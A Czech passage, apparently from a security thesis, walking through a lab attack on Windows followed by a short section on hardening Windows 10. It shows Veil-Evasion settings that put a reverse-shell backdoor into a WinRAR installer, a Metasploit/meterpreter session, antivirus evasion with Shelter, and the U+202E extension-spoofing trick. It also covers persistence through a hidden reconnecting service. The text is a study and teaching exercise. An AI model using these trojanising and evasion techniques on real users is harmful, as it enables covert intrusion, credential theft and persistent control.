Pro podobný případ, je dobré zakombinovat škodlivý kód do programu, který je uživateli známý nebo povědomý. Přesně za tímto účelem je vytvořený Veil framework, který sice není nativní součástí Kali Linuxu, ale je možné ho doinstalovat pomoci apt-get install veil-evasion. Výhodou využití takového trojského koně je získání neomezených administrátorských práv, bez jakéhokoliv upozornění cíle. Veil Framework je pomocí native/backdoor_factory schopný zakódovat škodlivý kód například do exe souboru aniž by ho změnil, avšak funkcionalita souboru není plně zachována.

Jakýkoliv spustitelný soubor je ideální, od Putty, WinSCP, nebo WinRAR, který je použitý v tomto případě a do jehož instalačního souboru byl přidán backdoor.

```
>> veil-evasion // spuštění frameworku

>>list // zobrazení všech dostupných payloadů
```

```
[native/backdoor_factory>>]: set LHOST 10.0.2.15
[i] LHOST => 10.0.2.15
[native/backdoor_factory>>]: set LPORT 8080
[i] LPORT => 8080
[native/backdoor_factory>>]: set ORIGINAL_EXE /root/Desktop/winrar-x64-540cz.exe
[*] ORIGINAL_EXE => /root/Desktop/winrar-x64-540cz.exe
[native/backdoor_factory>>]: set PAYLOAD iat_reverse_tcp_inline_threaded
[*] PAYLOAD => iat_reverse_tcp_inline_threaded
```

Obrázek 23 - veil-evasion - přidání backdooru do exe souboru, *Zdroj: Vlastní*


```
[*] PAYLOAD => iat_reverse_tcp_inline_threaded
[native/backdoor_factory>>]: info

=============================================================================
Veil-Evasion | [Version]: 2.28.2
=============================================================================
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=============================================================================

Payload information:

        Name:           native/backdoor_factory
        Language:       native
        Rating:         Normal
        Description:    Import of the BackdoorFactory. Supports PE and ELF
                        file formats. Author: Joshua Pitts @midnite_runr

Required Options:

Name                    Current Value   Description
----                    -------------   -----------
LHOST                   10.0.2.15       IP of the Metasploit handler
LPORT                   8080            Port of the Metasploit handler
ORIGINAL_EXE            /root/Desktop/winrar-x64-540cz.exe      PE or ELF executable to run through the Backdoor Factory
PATCH_METHOD            Automatic       Either Manual or Automatic. For use with payloads that have *_threaded in the name
PAYLOAD                 iat_reverse_tcp_inline_threaded PE or ELF: meter_tcp, rev_shell, custom | PE only meter_https

[native/backdoor_factory>>]:
```

Obrázek 24 - veil-evasion - výpis nastavení, *Zdroj: Vlastní*

Na výše uvedených obrázcích je možné vidět nastavení LHOST, což je IP adresa Kali Linuxu, LPORT je port, na kterém bude naslouchánо, originální soubor, který bude zkombinován se škodlivým kódem a vybrán samotný payload, který bude použit.

Po vygenerování vznikne nový soubor, obsahující škodlivý kód a původní program.

Nyní je vše připraveno na to, aby útočník začal poslouchat, zda uživatel nespustil soubor a nenavázal tak spojení.



Obrázek 25 - msf - poslouchání příchozích spojení, *Zdroj: Vlastní*


Jakmile dojde ke spuštění listeneru, Metasploit čeká na navázání spojení ze strany klienta. Ve chvíli, kdy klient spustí program, naváže backdoor spojení s Metasploitem a předá mu administrátorská práva do systému. V té chvíli je hackerovi umožněno ovládat nebo získat jakýkoliv soubor ze zařízení.

Jak už bylo zmíněno, použití Veil-evasion je možné, nicméně problém vzniká při spuštění souboru, který se jeví jako poškozený, i když pro útočníka i takový soubor funguje. Pro plné zachování funkcionality souboru a nevzbuzení podezření uživatele, lze využít injektující nástroj Shelter, který je schopen vložit škodlivý kód do nativní Windows aplikace.

Pokud hacker použije Shelter, uživatel se nemá jak dozvědět, že se právě stal obětí, jelikož na útok nereaguje ani antivirus ani Windows Defender.

Po stáhnutí a spuštění programu ve wine, vybere útočník soubor, který bude sloučen s backdoorem a stejně jako u předchozích dvou případů nastaví payload, LHOST, LPORT


a vyčká na vygenerování souboru. Spustí Metasploit, a opět stejně jako v dříve uvedených případech nastaví listener. Poté musí podstrčit soubor uživateli a čekat až soubor spustí.




Obrázek 26 - metasploit - navázání spojení, *Zdroj: Vlastní*

Okamžitě po otevření souboru uživatelem dojde ke spojení s útočníkem a útočník je notifikován navázaným spojením. Pakliže se útočníkovi podařilo navázat několik spojení najednou, může vybírat mezi jednotlivými relacemi a provádět jednotlivé úkony jako je stáhnutí, nahrání nebo spuštění jakéhokoliv souboru. Útočník dále může zakázat používání myši, klávesnice může pomocí *meterpreteru* zaznamenávat stisknuté klávesy nebo ukončovat jednotlivé služby a procesy.


Důkazem získání přístupu a získání administrátorských práv pomocí eskalace, tudíž získané informace a neomezený přístup ke konzoli.




Obrázek 27 - meterpreter - systémové informace, *Zdroj: Vlastní*



Obrázek 28 - meterpreter - Windows konzole, *Zdroj: Vlatní*




Obrázek 29 - meterpreter – výpis všech uživatelů, *Zdroj: Vlastní*




Obrázek 30 - meterpreter - změna hesla uživatele Administrator, *Zdroj: Vlastní*

Naprosto stejný postup je možné aplikovat i pro Windows Server, který sice po získání nakaženého souboru upozornil na soubor z neověřeného zdroje, avšak spuštění nezabránil.



Obrázek 31 - meterpreter - eskalace přistupových práv Windows Server, *Zdroj: Vlastní*

Doručit program uživateli a přimět jej, aby soubor otevřel, může být značně komplikovaný proces. Proto o mnoho jednodušší přístup je schování exploitu do jiného souboru, který pro uživatele bude příznivější. AutoIt umožňuje zkombinovat jakýkoliv soubor s exploitem, ať už se jedná o obrázek, mp3, wav, pdf nebo jakýkoliv jiný spustitelný soubor, s takovou ikonou nebo nadhledem, aby odpovídal souboru.




Obrázek 32 - AutoIt - vložení škodlivého kódu do obrázku, *Zdroj: Vlastní*

Nevýhodou nově vytvořeného obrázku je, že má příponu exe, takže problematiky znalý uživatel okamžitě může vyhodnotit podobný soubor jako podezřelý, jelikož běžná přípona obrázku bývá jiná. Ani to však nemusí být pro hackera neřešitelný problém, jelikož existuje způsob, jak se dá přípona zamaskovat a nevzbudit prvotní podezření okamžitě. Idea celého maskování je použití speciálního znaku U+202E, který přepisuje směr čtení zprava doleva.


Útočník, který chce přepsat název souboru wallpaper.exe, napíše na konec jména souboru převrácenou novou příponu. Pokud chce jpg, tak napíše wallpapergpj.exe a následně vloží speciální znak, čímž docílí výsledku wallpaperexe.jpg. Pro lepší optické zdání může přejmenovat soubor na jiné jméno třeba wallexe.jpg.

Všechny uvedené postupy útoků jsou však k ničemu, pokud útočník nemá možnost, jak zachovat spojení s napadeným systémem, ať už po násilném zavření backdooru nebo restartu počítače. Proto musí zajistit, aby se škodlivý kód propsal do registrů systému a byl schopen opakovaně navázat spojení s útočníkem.




Obrázek 33 - msf - nastavení trvalého spojení, *Zdroj: Vlastní*

Vytvoření služby na cílovém zařízení. Služba opětovně po 10 sekundách spouští program (payload) pakliže dojde ke ztrátě spojení.



Obrázek 34 - msf - úspěšné injektování payloadu a navázání spojení po restartu, *Zdroj: Vlastní*

Nahrání a aktivace služby na cílové zařízení. Obrázek č. 34 také ilustruje ztrátu a obnovení spojení z důvodu restartování počítače. Pakliže by došlo k uzavření spojení, ať už úmyslnému či neúmyslnému na straně útočníka, je možné znovu spustit skript a vyčkat nastavenou dobu na opětovný pokus o navázání spojení ze strany napadnutého systému.



Obrázek 35 - Windows aktivní služby, *Zdroj: Vlastní*

Služba, která je viditelná, spuštěná uživatelem, avšak pro něj neznámá, je náchylná na odhalení a nahlášení. Proto existuje možnost, která je schopna aktuální payload skrýt a zakomponovat do jiné známé služby a učinit škodlivý kód zcela neviditelný.

10.4 Hardening

10.4.1 Windows 10

Před tím, než je zahájen hardening je nezbytné získat z důvěryhodného zdroje a nainstalovat operační systém. Dalším krokem je kontrola zapnutí UAC a natavení firewallu. Nastavení síťových profilů, zakázání zjišťování sítě nebo sdílení souborů a tiskáren by mělo být uvedeno v provoz. Výjimky pro privátní sítě se mohou vyskytnout, nicméně konfigurace pro veřejné sítě by měla být zcela nekompromisní, a veškeré sdílení by mělo být zakázané.

Kontrola uživatelských účtů a vymazání nepotřebných uživatelských účtů. V případě jednouživatelského systému je nezbytně nutné se ujistit, že přístup do systému je zabezpečený dostatečně silným heslem.

V tomto případe byly na systému vytvořené dva uživatelské účty a Guest účet. Nepoužívaný účet byl odstraněn a Guest účet zakázán. Dále je nutné provést kontrolu zapnutí automatických aktualizací a v případě dostupných aktualizací, provést aktualizaci systému. Dále by měl být zapnut Windows Defender, který v reálném čase kontroluje aplikace a je schopen zastavit podezřelé aplikace před spuštěním. Zároveň je vhodné zapojit Windows Defender do sdílené sítě Microsoftu, za účelem odesílání podezřelých souborů a tím i lepší funkce tohoto programu.

Neméně důležité je odinstalovat a zakázat nepoužívané funkce či programy, které byly získány s operačním systémem. Neaktualizované programy mohou být zdrojem problémů. Příkladem mohou být různé produkty od Adobe (Flash, Reader) a mnoho dalších. Problémům se nevyvarují ani produkty od Microsoft (Office), a proto je nezbytné udržovat přehled o aktualizacích a v případě uveřejnění nové aktualizace, by program měl být nahrazen novější verzí. V daném případě byl z operačního systému odstraněn SkyDrive a zakázáno veliké množství build-in aplikací, které přišly s operačním systémem.

